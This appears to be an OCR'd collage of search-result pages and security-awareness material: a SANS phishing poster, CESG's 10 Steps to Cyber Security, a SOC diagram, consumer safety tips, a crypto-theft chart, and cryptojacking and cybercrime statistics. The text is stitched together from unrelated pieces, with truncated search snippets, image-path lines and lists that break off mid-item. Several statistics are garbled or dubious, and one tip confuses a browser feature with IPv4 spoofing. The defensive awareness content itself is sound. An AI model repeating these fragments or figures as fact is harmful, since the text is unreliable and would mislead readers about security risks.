Global Cybersecurity Outlook 2022 | World Economic Forum
17 Jan, 2022
Closing the Cyber Gap: Business and Security Leaders at Cr...
17 Jan, 2022

Explore further
- The future of cybersecurity and AI | **Deloitte Insights**
- Artificial Intelligence Security Issues: AI Risks And Challenges ...

Recommended to you based on what's popular

Council on Foreign Relations
https://www.cfr.org/report/increasing-international-cooperation-cyber...
Increasing International Cooperation in Cybersecurity and Adapting ...
Web 23 Feb, 2018 · Governments, global industry, and experts from academia and civil society should work together to prevent cyberwar, restrict offensive cyber operations by nonstate actors, and mitigat...

U.S. Department of State
https://www.state.gov/briefings-foreign-press-centers/global-cyber-i...
The U.S. Government's Global Cyber Initiatives
Web 17 Nov, 2022 · Summary. In this on-the-record, hybrid briefing, Anne Neuberger, Deputy Assistant to the President and Deputy National Security Advisor for Cyber

CyberAI transubstantiates Cyber Threat Intelligence

SEARCH CHAT MY BING IMAGES VIDEOS MAPS

LinkedIn
https://www.linkedin.com/posts/danish-khan-easytech4all_cyberai-tr...
Danish Khan on LinkedIn: CyberAI transubstantiates Cyber Threat ...
Web 21 Dec, 2023 · Some afterthoughts for AfterLight.. Precognitive AI - Clairvoyant or Appurtenant tool for distant Proximo Predictive Analysis through ...

Center for Security and Emerging Technology
https://cset.georgetown.edu/cyberai-project
CyberAI Project | Center for Security and Emerging Technology
Web The CyberAI project focuses on the intersection of cybersecurity and artificial intelligence (AI). We seek to understand how advances in AI may alter ...
Estimated Reading Time: 2 mins

Explore further
- (PDF) **Artificial Intelligence in Cyber Security** - ResearchGate
- **The Role of Artificial Intelligence in Cyber Security** - ResearchGate

Recommended to you based on what's popular

PEOPLE ALSO ASK

What is the cyberai project?
The CyberAI project **focuses on the intersection of cybersecurity and artificial intelligence (AI)**. We seek to understand how advances in AI may alter the current state of cybersecurity and, conversely, how the cybersecurity of AI...
CyberAI Project - Center for Securi...
cset.georgetown.edu/cyberai-proje...

Are AI-powere threat?
Researchers in cy have not research AI-powered cyber understand the le this type of attacl
The Emerging T
www.tandfonl

Cyware
https://cyware.com/security-guides/cyber-threat-intelligence/what-is...
Explained: The Role of AI in Cyber Threat Intelligence

What Are The Use Cases of Ai ... | What Are The Benefits of Ai

1. Summarization: Natural Language Processing (NLP) models, with LLMs being a prominent example, can quickly and effectively condense large amounts of data into concise summaries, making it easier for...
2. IOC Extraction: AI-driven tools can automatically extract Indicators of Compromise (IOCs)from unstructured data sources, such as social media or dark web forums, which can help identify potential t...

See more

IEEE Xplore
https://ieeexplore.ieee.org/document/9951640
Cyber Threat Intelligence and Machine Learning - IEEE Xplore
Web Cyber Threat Intelligence and Machine Learning. Abstract: Cyber Threat Intelligence has been demonstrated to be an effective element of ...

Taylor & Francis Online
https://www.tandfonline.com/doi/full/10.1080/08839514.2022...
The Emerging Threat of Ai-driven Cyber Attacks: A Review
Web 4 Mar, 2022 · The new generation of cyber threats will be smarter and capable of acting independently with the help of AI. Future cyberattack methods ...

ScienceDirect
https://www.sciencedirect.com/science/article/pii/S01674048...
Cyber-threat intelligence for security decision-making: A review and ...
Web 1 Sep, 2023 · Furthermore, there is increasing recognition of the critical role of cyber-threat intelligence (CTI), given the emergence of ...

Center for Security and Emerging Technology

cyber kinetic will shape the new w

All Images News **Videos** Shopping Books Map

On breaking things: Melding cyber and kinetic in conflict
YouTube · AtlanticCouncil
21 Apr 2023

CYBER KINETIC will shape the NEW WORLD . Advanced Cybe...
YouTube · EasyTech4all
18 Apr 2022

Understanding Cyberweapons and the New Arms Race I Nicol...
Facebook · TEDxGateway
24 Sept 2021

NATO Secretary General remarks at the first NATO...
YouTube · NATO News
1 month ago

Ukraine Invasion: Lessons On Cyber Warfare (WAR) And Its...
YouTube · ITSPmagazine Podcast Network
2 weeks ago

How do we build the cyber defenses we need? | How do w...
Facebook · TEDxGateway
25 Mar 2022

SANS SECURING THE HUMAN
PHISHING

DON'T GET HOOKED!

WHAT IS PHISHING?

Phishing is a psychological attack used by cyber criminals to trick you into giving up information or taking an action. Phishing originally described email attacks that would steal your online username and password. However, the term has evolved and now refers to almost any message-based attack. These attacks begin with a cyber criminal sending a message pretending to be from someone or something you know, such as a friend, your bank or a well-known store.

These messages then entice you into taking an action, such as clicking on a malicious link, opening an infected attachment, or responding to a scam. Cyber criminals craft these convincing-looking emails and send them to millions of people around the world. The criminals do not know who will fall victim, they simply know that the more emails they send out, the more people they will have the opportunity to hack. In addition, cyber criminals are not limited to just email but will use other methods, such as instant messaging or social media posts.


WHAT IS SPEAR PHISHING?

The concept is the same as phishing, except that instead of sending random emails to millions of potential victims, cyber attackers send targeted messages to a very few select individuals. With spear phishing, the cyber attackers research their intended targets, such as by reading the intended victims' LinkedIn or Facebook accounts or any messages they posted on public blogs or forums. Based on this research, the attackers then create a highly customized email that appears relevant to the intended targets. This way, the individuals are far more likely to fall victim.

This poster was developed as a community project. Contributors include: Cheryl Conley (Lockheed Martin), Tim Harwood (BP), Tonia Dudley (Honeywell), Ellen Powers (MITRE Corporation), Shanah Johnson (Reserve Bank of Atlanta) and Terri Chihota.

WHY SHOULD I CARE?

You may not realize it, but you are a phishing target at work and at home. You and your devices are worth a tremendous amount of money to cyber criminals, and they will do anything they can to hack them. YOU are the most effective way to detect and stop phishing. If you identify an email you think is a phishing attack, or you are concerned you may have fallen victim, contact your help desk or security team immediately. To learn more about phishing or to demo the SANS Securing The Human phishing testing platform, please visit http://www.securingthehuman.org/phishing.



PHISHING INDICATORS

A Check the email addresses. If the email appears to come from a legitimate organization, but the "FROM" address is someone's personal account, such as @gmail.com or @hotmail.com, this is most likely an attack. Also, check the "TO" and "CC" fields. Is the email being sent to people you do not know or do not work with?

B Be suspicious of emails addressed to "Dear Customer" or that use some other generic salutation. If a trusted organization has a need to contact you, they should know your name and information. Also ask yourself, am I expecting an email from this company?

C Be suspicious of grammar or spelling mistakes; most businesses proofread their messages carefully before sending them.

D Be suspicious of any email that requires "immediate action" or creates a sense of urgency. This is a common technique to rush people into making a mistake. Also, legitimate organizations will not ask you for your personal information.

E Be careful with links, and only click on those that you are expecting. Also, hover your mouse over the link. This shows you the true destination of where you would go if you clicked on it. If the true destination is different then what is shown in the email, this is an indication of an attack.

F Be suspicious of attachments. Only click on those you are expecting.

G Be suspicious of any message that sounds too good to be true. No, you did not just win the lottery.

H Just because you got an email from your friend does not mean they sent it. Your friend's computer may have been infected or their account may be compromised. If you get a suspicious email from a trusted friend or colleague, call them on the phone.

© SANS Institute - You are free to print, distribute and post as many copies of this poster as you like, the only limitation is you cannot modify or sell it. For digital copies of this and other security awareness posters, visit www.securingthehuman.org/resources/posters

10 Steps To Cyber Security

Defining and communicating your Board's Information Risk Management Regime is central to your organisation's overall cyber strategy. CESG recommend you review this regime - together with the nine associated security areas described below - in order to protect your business against the majority of cyber threats.

Network Security

Protect your networks against external and internal attack. Manage the network perimeter. Filter out unauthorised access and malicious content. Monitor and test security controls.

Malware Prevention

Produce relevant policy and establish anti-malware defences that are applicable and relevant to all business areas. Scan for malware across the organisation.

Monitoring

Establish a monitoring strategy and develop supporting policies. Continuously monitor all ICT systems and networks. Analyse logs for unusual activity that could indicate an attack.

Incident Management

Establish an incident response and disaster recovery capability. Produce and test incident management plans. Provide specialist training to the incident management team. Report criminal incidents to law enforcement.

User Education and Awareness

Produce user security policies covering acceptable and secure use of the organisation's systems. Establish a staff training programme. Maintain user awareness of the cyber risks.

Home and Mobile Working

Develop a mobile working policy and train staff to adhere to it. Apply the secure baseline build to all devices. Protect data both in transit and at rest.

Secure Configuration


Apply security patches and ensure that the secure configuration of all ICT systems is maintained. Create a system inventory and define a baseline build for all ICT devices.

Removable Media Controls


Produce a policy to control all access to removable media. Limit media types and use. Scan all media for malware before importing into the corporate system

Managing User Privileges


Establish account management processes and limit the number of privileged accounts. Limit user privileges and monitor user activity. Control access to activity and audit logs.




Cyber Laws, Government Policies, Frameworks
National SOC
OEM / Vendor Security Groups and Blogs
Central Coordinate SOC
SOC Enclave
TTP's
IOE's
Intel
IOC's
Blacklists
Perimeter
Firewalls / IPS / HoneyPot / Router / WAF / IDS / Email Gateway / Spam Filter / Web Proxy / Anti Malware
SysLogs
DMZ / Crown Jewels
Switches / Zones / HIPS / NIPS / NAC / VLAN / VPN / ACL's / SIV / AV / DNS / DB / DHCP
NetFlow
LAN / Internal Zones
Switches / AV / ATP / HIPS / DLP / DB Monitoring / Patching / NAC / MFA
Packets
Endpoints
AD / DNS / AV / Hash / SIV / DLP / SIV / PKI / Data Protection / 0-day protection / App Whitelisting
Audit Logs
Enterprise Network
Tier 1 - Analyst
Tier 2 - Incident Responder
Tier 3 - Threat Hunter
Tier 4 - SOC Manager
CISO
SIEM
Network Behavior Analysis
APT Solution
Incident Management
Vulnearability Management
Digital Forensics and Incident Responder
First Responder
1. Offline
2. Online
3. As-A-Service
Countermeasures Implementation
Business Executives
Forensics & Post Incident Strategy
Gap Analysis
Cyber Drills
VA / PT
Compromise Assessment
Threat Assessment
Governance , Risk & Compliance




cyber critical infrastructure nucle
Scholarly articles for cyber critical infrastructure nuclear reimagined
Cybersecurity's Pearl Harbor Moment
Introduction: The Infrastructure of Emergency
Search on Google Scholar
Nuclear Reimagined
People also ask
What is the critical infrastructure of cybersecurity?
What is the nuclear critical infrastructure sector?
What are the 4 pillars of the national cyber strategy?
What is the biggest cyber threat to critical infrastructure?
FACT SHEET: Biden-Harris Administration Announces National Cybersecurity Strategy
Episode 46 | CyberRes
Nuclear Reactors, Materials, and Waste Sector | Cybersecurity and Infrastructure ...
Securing Critical Infrastructure in an Age of Cyber Warfare
Cyber Critical Infrastructure | Nuclear Reimagined - YouTube
People also search for
Cyber critical infrastructure nuclear reimagined pdf
National cybersecurity Strategy 2023
National Cybersecurity Strategy 2023 PDF
National Cybersecurity Strategy implementation plan
2023 DoD cyber Strategy
National Cyber Director
Reimagining Cyber Podcast: Energizing Cybersecurity, a National Lab Perspective
Images




Cyberdefense threat intelligence
Capgemini
Predict & Prevent Cyber Attacks - Cyber Threat Intelligence Services
Our threat-hunting services can help you spot even hidden threats. Our cyber defense centers deliver managed detection and response solutions that provide a ...
EC-Council
Autonomous Cyber Defense: AI and the Immune System Approach
Artificial intelligence-based cyber defense can not only detect threats as they emerge but also autonomously respond to attacks in real time. As the shortage of ...
Mandiant
Take Control of Your Cyber Defense with The Defender's Advantage Series, Part 1
Get the latest insights from cyber security experts at the frontlines of threat intelligence and incident response ... Let's talk. Mandiant experts are ready to ...
Advanced Cyber Threat Intelligence
Cyber Defense Threat Intelligence Talks
Orange Cyberdefense
Automating threat intelligence with peer pressure
Adopt a proactive security posture based on cyber threat intelligence and go from detect to protect. In order to prevent and detect advanced threats, ...
Orange Business
Security Event Intelligence: SIEM-based threat detection
Business Talk. Connect all your offices around the world with ... Standard: global monitoring based on the Orange Cyberdefense proprietary threat intelligence ...
YouTube · Dragos: OT Cybersecurity
Webinar: The 4 Qualities of Good Cyber Threat Intelligence - YouTube
Strategy 6: Illuminate Adversaries with Cyber Threat Intelligence | SANS Blueprint...
10 key moments in this video
YouTube · Dragos: OT Cybersecurity
Industrial Threat Intelligence: Explained, Examined, & Exposed
Dragos VP of Threat Intelligence, Sergio Caltagirone, co-hosted with Dave Bittner from...
LinkedIn · Selena Larson
How Katie Nickels helped transform how we talk about cyber defense
How Katie Nickels helped transform how we talk about cyber defense ... threat intelligence analysts want to answer YOUR cyber threat questions on ...
YouTube · SANS Cyber Defense
Lifting the Fog: Cyber Threat Intel (CTI) and Threat Discovery - YouTube



9:29
threats to satellite navigation syst
ucigcc.org
Growing Threats in Space - IGCC
14 Apr 2023 — The other threat in space is an intentional one, that is, the hostile use of counterspace capabilities that are designed to disrupt opponents' ...
Association of Old Crows
Electromagnetic Spectrum Conflict in Space - Threats To C4ISR
Electromagnetic Spectrum Conflict in Space - Threats To C4ISR ... NATO countries are increasingly reliant on space-based capabilities for economic prosperity, for ...
Aerospace Security
Challenges to Security in Space
Although these advancements are creating new opportunities, new risks for space-enabled services ... tracking satellites,...
46 pages · 8 MB
Advanced Cyber Threat Intelligence
Threats to Satellite Navigation System. Conflict in Space.
6 Mar 2022 — Threats to Satellite Navigation System. Conflict in Space. ... If playback doesn't begin shortly, try restarting your device. Your browser can't ...
The Guardian
'Life no longer as we know it': war in space would have devastating ...
28 Nov 2022 — ... threats posed by space war. Lt Gen Nina Armagno, staff director of ... Attacks on satellites can take out GPS systems, banking systems, power ...
Institute for Defence Studies and Analyses
Threats to Space Assets and India's Options
Space assets are vulnerable to a variety of threats that include jamming of communications, command and control systems/links, physical attacks on satellites ...
U.S. Department of Defense (.gov)
Official Details Space-Based Threats, U.S. Countermeasures
26 Apr 2023 — ... system for GPS, Plumb said. There's $3 billion for 15 launch ... space and counterspace threats. "And we will, of course, protect and ...
SpaceNews
Space Force chief: Satellites are under threat, 'we have to be ready'
31 Jan 2023 — Space Force chief: Satellites are under threat, 'we have to be ready' ... WASHINGTON — Threats to U.S. satellites are becoming more complex and ...
Discover
Search
Saved



the inevitability of militarisation of
All
Images
News
Videos
Books
Maps
Flights
Latest
GIF
HD
Product
Colour
Usage Rights
The Militarisation of Cyberspace: Why Less May Be Better
Safety & Defense 5(1) (2019) 49-54
The Inevitability of Militarization of Outer Space
ResearchGate
PDF) The Militarisation of Cyberspac...
ResearchGate
Militarization of Outer Space
Advanced Cyber Threat Intelligence
CyberAI transubstantiates Cyber Thr...
United Nations University
Militarization of AI Has Severe ...
Cybersecurity
Dataprotection
Risk Mitigation
Information Security
ThreatAnalysis
Easytech4all
Presents
1 POWER
Cyber Intelligence
Easytech4all
Easytech4all.net
Advanced Cyber Threat Intelligence
Advanced cyber Threat Intelligence ...
Advanced Cyber Threat Intelligence
Advanced Cyber Threat Intelligence



ONLINE THREATS 101
LOW
MODERATE
HIGH
VERY HIGH
EXTREME
Almost 50% of PC users have experienced some computer security issues in the last two years.
50%
MALWARE
CYBERCRIMINAL
TROJAN HORSE
BOTNET
VIRUS
Worm
spyware
PHISHING
TIPS:
AT A MINIMUM, PROTECT YOUR COMPUTER WITH A TWO-WAY FIREWALL AND ANTIVIRUS/ANTI-SPYWARE SOFTWARE.
ZONEALARM FREE ANTIVIRUS + FIREWALL PROVIDES BOTH, AND IT'S FREE!
KEEP YOUR COMPUTER SOFTWARE UP-TO-DATE WITH THE LATEST SECURITY PATCHES.
CREATE STRONG, UNIQUE PASSWORDS.
BEWARE OF OPEN, INSECURE WI-FI NETWORKS. IT'S BEST NOT TO CONNECT TO THEM.
TRUST YOUR GUT INSTINCTS! DON'T CLICK ON SUSPICIOUS LINKS, ATTACHMENTS, AND DOWNLOADS. ALWAYS GO TO REPUTABLE SITES DIRECTLY TO LOGIN TO ACCOUNTS OR DOWNLOAD SOFTWARE.
SOURCES: ZONEALARM.COM, US-CERT.GOV, PBS.ORG, ZONEALARM STAYSAFEONLINE.ORG, EWEEK.COM
ZONEALARM
by Check Point

STRATEGIES CRYPTO THIEVES USE

BRUTE FORCING

- Automated software uses trial-and-error to guess every possible password until solved
- Hacker breaks into the back end and has full access to funds

Example

Wallet Recovery Services uses brute forcing for good by helping people recover lost or forgotten passwords

PHONE-PORTING

- Hacker gains access to a phone number by calling customer service and having number transferred to their phone
- Resets crypto account password and access funds

Example

Instances rose from about 1,000 in 2013 to 2,700 in 2016

PHISHING

- Hacker sends suspicious emails and social media messages
- Dispenses malware that hacks into insecure files

Example

North Korean malware attack leaked 36,000 accounts and stole $7 Million, now worth $83 Million

PONZI SCHEMES

- Multi-level marketing structure loans users coins and gives bonuses for getting others to sign up

Example

2018: BitConnect collapses after 20% drop in all cryptocurrencies and denying it's a Ponzi scheme

MINING MALWARE AND CRYPTOJACKING

- Hacker hijacks computer power or a user's miner
- Embeds power jacking miners in ads and extensions from sites like Coinhive that mine using visitor CPUs

Example

55% of businesses around the world are attacked this way

source visual capitalist via @mikequindazzi

Cybercrime Facts & Stats

Expensive Virus

The most expensive computer virus ever ("MyDoom") caused $38.5 billion total in damages.

Increased Damage Costs

By the end of 2017, global ransomware damage costs expected to exceed $5 billion!

Healthcare Sector At Risk

Healthcare organizations are the number one cyber attacked industry.

Beware Email Attachments

Email attaches are the #1 delivery method for malware. Some hackers have a 90% success rate with their email schemes.

Increased Workforce

Cybercrime will increase the cybersecurity workforce shortage by 2021, creating millions of unfilled jobs.

Inside Job

Unfortunately, some cyber crime is carried out by employees. One study found that 59% of employees steal data when fired or when they quit!

Poor Employee Practices

Employees are often responsible for poor cybersecurity practices, creating security vulnerabilities.

Facebook Vulnerabilities

As of May 2016, 600,00 Facebook accounts were compromised every single day.

Lots of Users

It is estimated that by 2022, there will be over 6 billion internet users. That means 6 billion people will be vulnerable to cyber crime.

Sources:
http://www.blue-pencil.ca/top-12-cyber-crime-facts-and-statistics/
https://www.csoonline.com/article/3153707/security/top-5-cybersecurity-facts-figures-and-statistics.html
https://www.darkreading.com/endpoint/5-reasons-cybercriminals-target-healthcare/d/d-id/1325210?
https://www.optus.com.au/enterprise/accelerate/security/10-sobering-facts-and-stats-about-cyber-crime
https://heimdalsecurity.com/blog/10-surprising-cyber-security-facts-that-may-affect-your-online-safety/

blue-pencil
Information Security
@BluePencil_Info

HOW TO ACHIEVE CYBER RESILIENCE IN 7 STEPS

STEP 1
SYSTEM HYGIENE

Establish a proactive and systematic process for managing standard systems hygiene.

STEP 2
DEVELOP A PLAN

Create a cross-functional team of senior management to plan for cyber security events and consider hypothetical attacks.

STEP 3
MAP OUT RISK PROFILE

Study cyber patterns and attack modes to develop a tailored approach to protecting company assets.

STEP 4
ASSESS & MEASURE

Focus on rough figures, not precise estimates and avoid analysis paralysis.

STEP 5
MITIGATE RISK

Invest in risk mitigation measures to protect company assets at greatest risk.

STEP 6
CYBER INSURANCE

Obtain cyber insurance to provide contingent capital and specialized assistance in the event of an attack.

STEP 7
GET STARTED

A rough plan is okay – becoming resilient to cyber risk starts with a single step.

CRYPTOJACKING
THE RISE OF A NEW CYBERCRIME
+130
increase in global crypto miner reports
(Sep. 2017-Jan. 2018)
+725%
increase in Coinhive use
> 50,000
legitimate websites were recently found harboring various crypto mining scripts
4,200
websites, including the UK's Information Commissioner's Office, had the Browsealoud plugin used for mining attacks
$3 million
earned by illegally mining Monero on the servers of the popular web development application Jenkins
Buenos Aires
Starbucks store Wi-Fi service let hackers offload their mining code onto user's computers
2 server
types of a water utility in Europe were used to mine Monero ICS (industrial control systems) and SCADA (supervisory control and data acquisition)
150 countries
where the WannaCry ransomware spread to, now used for WannaMine cryptomining malware
$100 million
the yearly potential Monero cryptojacking earning

PROTECT YOURSELF
1
AVOID SPAM
Never open emails from an unknown source. This is the most common way for hackers to plant a virus in your system.
2
WWW.BANK
USE REAL WEBSITES
Don't access your frequently used websites from an email or other link. Type in the URL manually.
3
****
CHANGE YOUR PASSWORDS
Create different passwords for important accounts. It only takes 10 minutes to crack a 6-letter lowercase password.
6
USE SECURE PAYMENT WEBSITES
Don't enter credit card info from your wallet! Choose a trusted secure site to make any online purchases.
5
BE CAUTIOUS OF MOBILE DOWNLOADS
Many mobile infiltrations result from downloading a malicious game or application.
4
DISABLE "REMEMBER YOUR COMPUTER" FEATURE
Hackers can spoof your IPv4 address or even use malware to hijack your computer this way.
7
CLOSE YOUR LAPTOP
This will prevent hackers from watching your every move. Alternatively, put tape over your camera at all times unless you're using it.
8
UPDATE SOFTWARE
The most at-risk computers are running software which has not been updated, and without up-to-date anti-virus software installed.

THE HUMAN FACTOR

THE WEAKEST LINK IN DATA PROTECTION

A company's greatest asset—its employees—can also be its weakest link, especially in an era wherein mobility and accessibility play a huge role in enhancing productivity.

EMPLOYEE NEGLIGENCE PUTS AN ORGANIZATION AT RISK.

>78% of organizations have suffered from at least one data breach over the past two years.

Only **8%** of organizations cited external attacks as the main reason for a data breach despite the growing concern with cybercrime.

EMPLOYEE MOBILITY MAY PROVE DISASTROUS IF NOT MANAGED.

35% of organizations cited loss of laptops or other mobile devices as the main cause of a data breach.

TOP 3 DATA BREACH CAUSES

- 35% - LOSS OF LAPTOPS OR OTHER MOBILE DEVICES
- 32% - THIRD-PARTY MISHAPS OR FLUBS
